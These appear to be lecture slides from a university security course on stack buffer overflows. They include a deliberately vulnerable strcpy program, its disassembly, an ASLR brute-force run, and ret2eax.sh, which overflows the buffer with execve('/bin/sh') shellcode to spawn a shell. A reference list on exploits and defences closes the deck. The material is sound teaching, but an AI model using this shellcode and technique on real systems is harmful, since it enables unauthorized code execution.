./vuln $(perl -e 'print "A"x112 . "\x60\xb0\xb9\xff" . $SHELLCODE')
2-th execution
buf addr: 0xffb0561c
./bruteforce.sh: line 15: 38276 Segmentation fault      (core dumped)
./vuln $(perl -e 'print "A"x112 . "\x60\xb0\xb9\xff" . $SHELLCODE')
3-th execution
buf addr: 0xffe3e13c
./bruteforce.sh: line 15: 38279 Segmentation fault      (core dumped)
./vuln $(perl -e 'print "A"x112 . "\x60\xb0\xb9\xff" . $SHELLCODE')
...
36-th execution
buf addr: 0xff7fff5c
./bruteforce.sh: line 15: 38378 Segmentation fault      (core dumped)
./vuln $(perl -e 'print "A"x112 . "\x60\xb0\xb9\xff" . $SHELLCODE')
37-th execution
buf addr: 0xffb854ac
$ pwd
/home/schen/comp6700/lec12
$ ls
README.md  bruteforce.sh  mini_esrv  mini_esrv.asm  mini_esrv.c  ...
```

Using call eax

```
vuln2.c

#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

```
08049176 <func>:
 8049176: 55             push   %ebp
 8049177: 89 e5          mov    %esp,%ebp
 8049179: 83 ec 78       sub    $0x78,%esp
 804917c: 83 ec 08       sub    $0x8,%esp
 804917f: ff 75 08       push   0x8(%ebp)
 8049182: 8d 45 94       lea    -0x6c(%ebp),%eax
 8049185: 50             push   %eax
 8049186: e8 c5 fe ff ff call   8049050 <strcpy@plt>
 804918b: 83 c4 10       add    $0x10,%esp
 804918e: 90             nop
 804918f: c9             leave
 8049190: c3             ret

08049191 <main>:
...
 80491b0: e8 c1 ff ff ff call   8049176 <func>
 80491b5: 83 c4 10       add    $0x10,%esp
 80491b8: b8 00 00 00 00 mov    $0x0,%eax
 80491bd: 8b 4d fc       mov    -0x4(%ebp),%ecx
 80491c0: c9             leave
 80491c1: 8d 61 fc       lea    -0x4(%ecx),%esp
 80491c4: c3             ret
```

Using call eax

```
$ grep "call" vuln2.asm
 8049008: e8 a3 00 00 00 call   80490b0 <__x86.get_pc_thunk.bx>
 804901d: ff d0          call   *%eax
 804906f: e8 19 00 00 00 call   804908d <_start+0x2d>
 8049087: e8 b4 ff ff ff call   8049040 <__libc_start_main@plt>
 80490e0: ff d0          call   *%eax
 804912d: ff d2          call   *%edx
 8049153: e8 68 ff ff ff call   80490c0 <deregister_tm_clones>
 8049186: e8 c5 fe ff ff call   8049050 <strcpy@plt>
 80491b0: e8 c1 ff ff ff call   8049176 <func>
 80491d0: e8 db fe ff ff call   80490b0 <__x86.get_pc_thunk.bx>
```

```
STRCPY(3)               Linux Programmer's Manual              STRCPY(3)

NAME
       strcpy, strncpy - copy a string

SYNOPSIS
       #include <string.h>

       char *strcpy(char *dest, const char *src);

       char *strncpy(char *dest, const char *src, size_t n);
...
RETURN VALUE
       The strcpy() and strncpy() functions return a pointer to the des-
       tination string dest.
```

Using call eax


ret2eax.sh

```
#!/bin/sh

./vuln2 $(perl -e 'print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9 \
\x31\xd2\xb0\x0b\xcd\x80". "A"x89 . "\x1d\x90\x04\x08"')
```

```
$ bash ./ret2eax.sh
$ pwd
/home/schen/comp6700/lec12
$ ls
README.md      mini_esrv.asm  ret2eax.sh  vuln     vuln2
bruteforce.sh  mini_esrv.c    vaddr   vuln.asm  vuln2.asm
mini_esrv      mini_esrv_64   vaddr.c   vuln.c    vuln2.c
$
```

Thank You


Code Injection Attacks
Code Reuse Attacks
Morris Worm 1988
Code Injection AlephOne 1996
Return-into-libc Solar Designer 1997
Borrowed Code Chunk Krahmer 2005
ROP Shacham CCS'07
Q:ROP Schwartz et al SEC'11
JIT-ROP Snow et al SP'13
BROP Bittau et al SP'14
DOP Hu et al SP'16
Canary Cowan et al SEC'98
DEP/NX Linux Microsoft 01-04
ASLR PAX 01-02
CFI Abadi et al CCS'05
STIR Wartel et al CCS'12
BinCFI Zhang et al SEC'13
Forward-edge CFI Tice et al SEC'14
VS-CFG Microsoft 2015
Runtime ASLR Lu et al NDSS'16
CET INTEL 17-?

1

Q&A

schen@auburn.edu
schuan.github.io

[1] Instructor appreciates the help from Prof. Zhiqiang Lin.

“L0pht heavy industries services,” https://insecure.org/stf/mudge_buffer_overflow_tutorial.html, (Accessed on 02/12/2021).

A. One, “Smashing the stack for fun and profit,” http://phrack.org/issues/49/14.html, (Accessed on 02/12/2021).

S. Designer, “‘linux kernel patch to remove stack exec permission’ - marc,” https://marc.info/?l=bugtraq&m=94346976029249&w=2, (Accessed on 02/12/2021).

“lpr libc return exploit,” https://insecure.org/sploits/linux.libc.return.lpr.sploit.html, (Accessed on 02/18/2021).

C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, “Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks." in *USENIX security symposium*, vol. 98. San Antonio, TX, 1998, pp. 63–78.

"The pax team - wikipedia," https://en.wikipedia.org/wiki/PaX, (Accessed on 02/12/2021).

Nergal, "The advanced return-into-libc," http://phrack.org/issues/58/4.html, December 2001, (Accessed on 02/12/2021).

T. Durden, "Bypassing pax aslr protection," http://phrack.org/issues/59/9.html, August 2002, (Accessed on 02/12/2021).

"Pie released by redhat," https://people.redhat.com/mingo/exec-shield/docs/WHP0006US_Execshield.pdf, (Accessed on 02/20/2021).

S. Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique," 2005.

H. Shacham, “The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86),” in *Proceedings of the 14th ACM conference on Computer and communications security*, 2007, pp. 552–561.

T. Müller, “Aslr smack & laugh reference,” in *Seminar on Advanced Exploitation Techniques*, 2008.

G. F. Roglia, L. Martignoni, R. Paleari, and D. Bruschi, “Surgically returning to randomized lib (c),” in *2009 Annual Computer Security Applications Conference*. IEEE, 2009, pp. 60–69.

E. J. Schwartz, T. Avgerinos, and D. Brumley, “Q: Exploit hardening made easy.” in *USENIX Security Symposium*, vol. 10, no. 2028067.2028092, 2011.

V. Pappas, M. Polychronakis, and A. D. Keromytis, “Smashing the gadgets: Hindering return-oriented programming using in-place code randomization," in *2012 IEEE Symposium on Security and Privacy*. IEEE, 2012, pp. 601–615.

J. Hiser, A. Nguyen-Tuong, M. Co, M. Hall, and J. W. Davidson, "Ilr: Where'd my gadgets go?" in *2012 IEEE Symposium on Security and Privacy*. IEEE, 2012, pp. 571–585.

R. Wartell, V. Mohan, K. W. Hamlen, and Z. Lin, "Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code," in *Proceedings of the 2012 ACM conference on Computer and communications security*, 2012, pp. 157–168.

K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi, "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization," in *2013 IEEE Symposium on Security and Privacy*. IEEE, 2013, pp. 574–588.

A. Bittau, A. Belay, A. Mashtizadeh, D. Mazieres, and D. Boneh, "Hacking blind," in *2014 IEEE Symposium on Security and Privacy*. IEEE, 2014, pp. 227–242.

K. Lu, W. Lee, S. Nürnberger, and M. Backes, "How to make aslr win the clone wars: Runtime re-randomization." in *NDSS*, 2016.